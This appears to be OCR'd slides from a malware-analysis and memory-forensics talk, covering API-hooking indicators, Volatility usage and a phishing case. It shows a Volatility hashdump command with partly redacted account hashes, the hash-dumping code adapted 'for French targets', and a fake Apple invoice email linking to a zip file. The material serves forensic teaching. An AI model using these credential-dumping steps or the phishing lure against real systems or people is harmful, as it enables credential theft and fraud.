
Code Analysis via API Hooking

Common API	Malware
URLDownloadToFile, FtpGetFile, FtpOpenFile	Dropper
CreateRemoteThread, NtWriteVirtualMemory, LoadLibrary and similar (LoadLibraryA, LoadLibraryExA, LoadLibraryExW, etc.)	Injection
BeginPaint (to disable local screen changes when a VNC session is activated)	Zeus
Accept, Bind	Backdoor
Connect, CreateNamedPipe, ConnectNamedPipe, DisconnectNamedPipe	Dropper and Reverse Trojan
IsDebuggerPresent, CheckRemoteDebuggerPresent	Anti debugger

Code Analysis via API Hooking

Common API	Malware
CryptCreateHash, CryptEncrypt, CryptGetHashParam	Encryption
DeviceIoControl, NtLoadDriver, NtOpenProcess	Rootkit
HttpOpenRequest, HttpSendRequest, InternetConnect	Exfiltration
ModifyExcuteProtectionSupport, EnableExecuteProtectionSupport, NtExecuteAddFileOptOutList	DEP
SetSfcFileException	Windows File Protection alteration

Memory Forensics



- ✓ It is probably **the best way to identify the most hidden evil code**, such a Rootkits.

- ✓ **And don't forget that some malware can live in memory without ever touching the hard disk**. This is for example the case with MSF Meterpreter, which is injected into existing process memory.

- ✓ **Stealth malware** also **work in that manner** [mostly in targeted hacking against big companies].

- ✓ **Hard disks are amazingly big** today. Simply creating a raw image can take very long time... Sometimes several days. **Analysing memory is much faster**.

Memory Forensics


- ✓ But there are also **some minor drawbacks**… Indeed, **the memory image will only give us information on what was running at a particular time**. **We will not see the** most visible piece of **malcode if it was not running when we** proceed with the **imaging** [unless some tracks remain in undeleted structures].

- ✓ And fore sure, **to make an image of the memory we first need to run once a specific utility**… **Which will be loaded in the targeted memory**! As a consequence, it is always **possible to alter evidence** [even if chances are really low with a light utility].

- ✓ Anyway, it definitely **worth a try as a fast analysis can help you spot the evidence very quickly**. :-]

Memory Forensics

- ✓ **Any kind of physical memory abstract could be usable**, such as a Memory Dump, a Crash Dump, an hibernation file or a VMEM file for virtual machines.



```
C:\MEDICIS\MemDump>vmss2core.exe sdiis-01-Snapshot93.vmsn -W
The vmss2core version 471780 Copyright (C) 1998-2011 VMware, Inc. All rights res
erved.
region[0]: start=0 end=c0000000.
region[1]: start=100000000 end=110000000.
... 10 MBs written.
... 20 MBs written.
... 30 MBs written.
... 40 MBs written.
... 50 MBs written.
... 60 MBs written.
... 70 MBs written.
... 80 MBs written.
... 90 MBs written.
... 100 MBs written.
... 110 MBs written.
... 120 MBs written.
... 130 MBs written.
... 140 MBs written.
... 150 MBs written.
... 160 MBs written.
... 170 MBs written.
... 180 MBs written.
... 190 MBs written.
... 200 MBs written.
... 210 MBs written.
... 220 MBs written.
... 230 MBs written.
... 240 MBs written.
... 250 MBs written.
... 260 MBs written.
... 270 MBs written.
... 280 MBs written.
... 290 MBs written.
... 300 MBs written.
... 310 MBs written.
... 320 MBs written.
... 330 MBs written.
... 340 MBs written.
```

Memory Forensics

- ✓ **Memory Forensics** is a **very huge project**, as memory mappings differ from OS, SP and patch levels, and as vendors usually do not really document their internal memory structures.

- ✓ **Nevertheless, it is mature and efficient** since a few years. Nowadays, **we are not limited anymore to ASCI and Unicode grep**, **and we can** now rely on powerful tools which parse **well known memory structures**.

Memory Forensics

- ✓ For sure, we are still facing challenging problems, and tools may be limited by Paging and Swapping which can prevent investigators from analysing the whole virtual address space of a specific process [unless they also dig into the pagefile.sys for example]…

- ✓ But it is still really effective for Malware Analysis!

- ✓ Besite commercial tools, free solutions do exist, such as Radare and **Volatility**. The later **simply** became **impressing**.

- ✓ Since last year, Volatility also support MAC systems.

Memory Forensics


✓ Shall you need to carry out a **Memory Forensics on a Windows, Linux, Mac or Android system**, I strongly advise you to have a look on Volatility.

✓ It is basically a **Python based tool** for extracting digital artefacts from volatile memory [RAM] samples **which offer an amazing visibility in the runtime state of the system**.

✓ **You can easily identify running processes and their DLL**, Virtual Address Descriptor [**VAD**], **System call tables** [IDT, GDT, SSDT], environment variables, **network connections**, open handles to kernel and executive objects, **and so on**.

Memory Forensics


- ✓ **It can even be used to dump LM and NTLM hashes,** as well as LSA secrets…



```
C:\Users\FBOURLA\Documents\Tools\Volatility>python vol.py hashdump -f C:\Users\FBOURLA\Desktop\MemDump\memory.dmp -y 0xe
1009328 -s 0xe148b008 --profile=Win2003SP2x86
Volatile Systems Volatility Framework 2.1_rc1
Administrateur:500:1285c37[redacted]3b435b51404ee:2fe8d[redacted]d8ff8af75767307:::
Invit├®:501:aad3b435b51404[redacted]1404ee:31d6cfe0d16a[redacted]e0c089c0:::
SUPPORT_388945a0:1001:aad3[redacted]aad3b435b51404ee:af[redacted]3e61c05dc34482b5b5:::
IUSR_GVAIIS01:1003:ecc2ec9[redacted]2fea9ade7f37b:83451[redacted]0a8c8f548710e10:::
IWAM_GVAIIS01:1004:ef6f56e[redacted]bb99514a9b9c0:5691b[redacted]d7cd419ff6323c5:::
ASPNET:1006:2530349f2ace40[redacted]ab6753:f8461db1e44c[redacted]c47a34a8:::
MIPS:1007:9f7261eeab917141[redacted]04ee:5d5943a007c7c0[redacted]dd95ec:::
per:1008:56fb8ab3ccc7b5f79[redacted]7ee:6199c76647686af[redacted]efd10:::
gb:1009:2f33efdde5a36d32aa[redacted]ee:64d30bed1d48346e[redacted]a303:::
Didier:1010:4f0ffb1233b6ff[redacted]1404ee:fcfdce248dda[redacted]6621b463:::
Planet:1011:1566b1c18a2a1d[redacted]4cf6e1:757ac4ba2106[redacted]44980e38:::
FTPScanGVA:1012:4f0ffb1233[redacted]35b51404ee:fcfdce24[redacted]62da6621b463:::

C:\Users\FBOURLA\Documents\Tools\Volatility>
```

Memory Forensics


✓ Well, **for French targets** there is a **little bug** [because of accents]... You will have to **adapt a little bit the code**:



```
def dump_hashes(sysaddr, samaddr):
    bootkey = get_bootkey(sysaddr)
    hbootkey = get_hbootkey(samaddr, bootkey)

    if hbootkey:
        for user in get_user_keys(samaddr):
            ret = get_user_hashes(user, hbootkey)
            if not ret:
                yield obj.NoneObject("Cannot get user hashes for {0}".format(user))
            else:
                lmhash, nthash = ret
                if not lmhash:
                    lmhash = empty_lm
                if not nthash:
                    nthash = empty_nt
                yield "{0}:{1}:{2}:{3}:::".format(get_user_name(user).encode("utf-8"), int(str(user.Name), 16),
                                                  lmhash.encode('hex'), nthash.encode('hex'))
    else:
        yield obj.NoneObject("Hbootkey is not valid")

def dump_memory_hashes(addr_space, config, syshive, samhive):
    sysaddr = hive.HiveAddressSpace(addr_space, config, syshive)
    samaddr = hive.HiveAddressSpace(addr_space, config, samhive)
    return dump_hashes(sysaddr, samaddr)

def dump_file_hashes(syshive_fname, samhive_fname):
    sysaddr = hive.HiveFileAddressSpace(syshive_fname)
    samaddr = hive.HiveFileAddressSpace(samhive_fname)
    return dump_hashes(sysaddr, samaddr)
```

Memory Forensics

- ✓ But beside this, it is **really efficient to track malcode. Let's dig into a real example**…



De : Apple Store <store@apple.fr>
Envoyé: Wed Jan 30 04:27:15 UTC+01:00 2013
Objet : Suivi de votre commande effectuée sur Apple.fr

Chère Client(e),

Pour faire suite à notre précédent mail, nous avons le plaisir de vous informer que votre commande est validée. Suite à votre commande n°EO30352147 passée sur le site apple.com et expédiée, nous vous transmettons la facture correspondante.

Vous trouverez votre facture 505014785823V en téléréglement concernant votre commande EO30352147 du 3 jan 2012 sur le lien suivant :

http://www.apple.fr/clients/download/facture50522231823v.zip

Ce message confirme que vous avez acheté les articles suivants :

Apple - Macbook - Ordinateur portable 13" - Intel Core 2 Duo - 250 Go - RAM 2048 Mo - MacOS X 10.6 - Jusqu'à 10h d'utilisation - NVIDIA GeForce GT 320M - Blanc

Montant total pour cette commande : EUR 995,11


Nous avons le plaisir de vous informer que votre colis 6920829110901078 est prêt. Il sera donc confié à notre transporteur en charge de sa livraison très prochainement. Notre prochain mail vous confirmera la bonne prise en charge de votre colis par le transporteur. Vous pouvez bien entendu suivre votre commande via votre Espace clients.

Nous vous remercions de votre confiance et vous souhaitons bonne réception.


Cordialement,
Votre Service Clients

Memory Forensics

- ✓ Heavy **malware** may be **digitally signed** by a trusted CA.



Name of signer:	Digest algorithm	Timestamp
NS Autos	sha1	Not available



Certificate Information

This certificate is intended for the following purpose(s):

- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details.

Issued to: NS Autos


Issued by: DigiCert Assured ID Code Signing CA-1

Valid from 20/11/2012 **to** 25/11/2013

Learn more about certificates

Memory Forensics

- ✓ And may be really **appear benign to your users.**



Apple Studio Display
15 pouces

Fonctionnalités

Superbe qualité d'image

